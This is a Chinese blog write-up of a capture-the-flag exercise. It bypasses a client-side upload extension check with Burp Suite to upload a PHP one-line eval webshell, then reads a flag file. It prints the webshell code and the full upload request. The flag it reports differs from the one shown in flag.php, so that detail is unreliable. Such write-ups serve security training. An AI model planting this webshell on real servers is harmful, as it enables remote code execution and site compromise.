

# 攻防世界-upload1

原创

贰伍捌柒 于 2021-07-05 11:19:42 发布 63 收藏

文章标签: [web](#) [信息安全](#) [安全](#) [经验分享](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/u258710/article/details/118485382>


版权

## 攻防世界-upload1



<https://blog.csdn.net/u258710>

打开之后发现是一个上传页面, 第一想法上传一句话木马, 使用菜刀连接, 尝试发现只能上传图片



确定

<https://blog.csdn.net/u258710>

F12查看源码,发现 `if(['jpg','png'].contains(ext))`,就禁止报错弹窗。既然过滤是在前端,想到使用burpsuit抓包,修改后缀名

The screenshot shows a web browser window with a file upload form. The form has a text input field containing 'user.txt' and a '上传' (Upload) button. Below the form is the browser's developer tools, showing the HTML source code. A JavaScript function is highlighted, which checks if the file extension is 'jpg' or 'png'. The extension 'php' is highlighted in the code. The browser's address bar shows the URL '111.200.241.244:53276'.

<https://blog.csdn.net/u258710>

写一句话木马并保存文件格式为.jpg,使用burpsuit抓包,修改后缀名为.php。

The screenshot shows a terminal window titled '/root/桌面/6.txt - Mousepad'. The terminal displays a warning message: '警告: 您正在使用 root 帐户。有可能会损害您的系统。' (Warning: You are using the root account. It may damage your system.). Below the warning, the command '1|?php @eval(\$\_POST['shell']); ?>' is entered and executed. The terminal window has a menu bar with '文件(F)', '编辑(E)', '搜索(S)', '视图(V)', '文档(D)', and '帮助(H)'. The terminal window is overlaid on a blue background.

<https://blog.csdn.net/u258710>

Request

```

1 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
2 Accept-Encoding: gzip, deflate
3 Content-Type: multipart/form-data;
4 boundary=-----42610800049816205081615146351
5 Content-Length: 249
6 Origin: http://111.200.241.244:60819
7 Connection: close
8 Referer: http://111.200.241.244:60819/index.php
9 Upgrade-Insecure-Requests: 1
10 -----42610800049816205081615146351
11 Content-Disposition: form-data; name="upfile";
12 filename="6.php"
13 Content-Type: image/jpeg
14 <?php @eval($_POST['shell']); ?>
15 -----42610800049816205081615146351--

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Mon, 05 Jul 2021 02:13:03 GMT
3 Server: Apache/2.4.25 (Debian)
4 X-Powered-By: PHP/5.6.37
5 Vary: Accept-Encoding
6 Content-Length: 956
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9
10
11 upload success upload/1625451183.6.php
12 <!DOCTYPE html>
13 <html>
14 <head>
15 <meta http-equiv="Content-Type" content="text/html;
16 charset=utf-8" />
17 <script type="text/javascript">
18
19
20 Array.prototype.contains = function (obj) {
21   var i = this.length;
22

```

我这没装菜刀，使用御剑连接

添加数据

基础配置

- URL地址: http://111.200.241.244:60819/upload/1625451183.6.php
- 连接密码: shell
- 网站备注:
- 编码设置: UTF8
- 连接类型: PHP
- 编码器:
  - default (不推荐)
  - base64
  - chr

编辑: /var/www/html/flag.php

/var/www/html/flag.php

```
1 <?php
2 $flag="cyberpeace{df5868d8fa3d499ff9612f7d5c846bd9}";
3 ?>
4
```



<https://blog.csdn.net/u258710>

发现flag: cyberpeace{789aee8b9c1dbec5bd9e01a8673afc9d}